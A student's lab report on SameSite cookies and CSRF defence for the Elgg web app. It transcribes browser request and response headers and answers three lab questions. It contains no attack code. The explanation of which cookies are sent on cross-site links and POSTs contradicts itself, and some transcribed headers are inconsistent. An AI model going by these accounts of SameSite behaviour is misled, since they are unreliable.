The image consists of two screenshots of a Firefox browser window running on an Oracle VM VirtualBox. The browser is displaying a web page titled "Displaying All Cookies Sent by Browser". The address bar shows the URL "http://www.example32.com/showcookies.php".

**Top Screenshot:** The browser is showing a POST request to "http://www.example32.com/showcookies.php". The HTTP Header Live window displays the following headers:

```
Host: www.example32.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
Origin: http://www.example32.com
Connection: keep-alive
Referer: http://www.example32.com/testing.html
Cookie: cookie-normal=aaaaa; cookie-lax=bbbbbb; cookie-strict=cccccc
Upgrade-Insecure-Requests: 1
```

The response status is "200 OK". The response headers are:

```
Date: Sun, 06 Oct 2024 22:22:22 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 316
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

**Bottom Screenshot:** The browser is showing a GET request to "http://www.example32.com/showcookies.php?fname=some+data". The HTTP Header Live window displays the following headers:


```
Host: www.example32.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Origin: http://www.example32.com
Connection: keep-alive
Referer: http://www.example32.com/testing.html
Cookie: cookie-normal=aaaaa; cookie-lax=bbbbbb; cookie-strict=cccccc
Upgrade-Insecure-Requests: 1
```

The response status is "404 Not Found". The response headers are:


```
Date: Sun, 06 Oct 2024 16:44:44 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 279
Content-Type: text/html; charset=UTF-8
```



- In Link b (cross site request) all three cookies are not sent. Only the normal and lax are alone sent. This is because the normal does not have any restriction and lax is a top level navigation cookie. But the strict cookie is not sent because it is a cross site request.



- In the post request only the cookie normal is sent because both lax and strict cookies are designed to prevent cross site requests.





**Qs 1: Please describe what you see and explain why some cookies are not sent in certain scenarios.**

- I noticed that after visiting `www.example32.com`, my browser saved three cookies: `cookie-normal`, `cookie-lax`, and `cookie-strict`.
- On clicking **Link A**, which went to another page on the same site (`example32.com`), all three cookies were included in the request. This is because the request was coming from the same site, so there were no restrictions.
- However, when I clicked on **Link B**, which led to an external site (`attacker32.com`). Only the `cookie-normal` was sent. The `cookie-lax` was still included because it is counted as a top-level navigation, but the `cookie-strict` was left out entirely. As this was a request to a different site, the browser didn't send that cookie.

**Qs 2: Based on your understanding, please describe how the SameSite cookies can help a server detect whether a request is a cross-site or same-site request.**

- SameSite cookies are a useful security feature that helps servers figure out where a request is coming from.
- The lax cookies are sent along when the user navigates to a new page. If someone tries to make a request from an external site, that cookie won't be included. So, if the server gets a request without the Lax cookie, then the request is cross-site.
- Strict cookies are even more protective. They're only sent when the request is truly coming from the same site, and they're completely left out of any cross-site requests. So, it alerts the server by telling that it is a cross site request.

**Qs 3: Please describe how you would use the SameSite cookie mechanism to help Elgg defend against CSRF attacks. You only need to describe general ideas, and there is no need to implement them.**

- To help Elgg defend against CSRF attacks using the SameSite cookie mechanism we can follow the steps like setting all session cookies to Strict. This means these cookies will only be sent with requests that come from the Elgg site itself. So if someone tries to make a request from a different site, they won't have access to the user's session information.
- For cookies that might be needed during navigation within the site, I would use Lax. This allows those cookies to be sent when users click links to other pages on Elgg, while also preventing them from being sent during cross site requests.
- I would suggest using anti-CSRF tokens in forms. Even if a cross-site request is made, the request would be blocked without the correct tokens.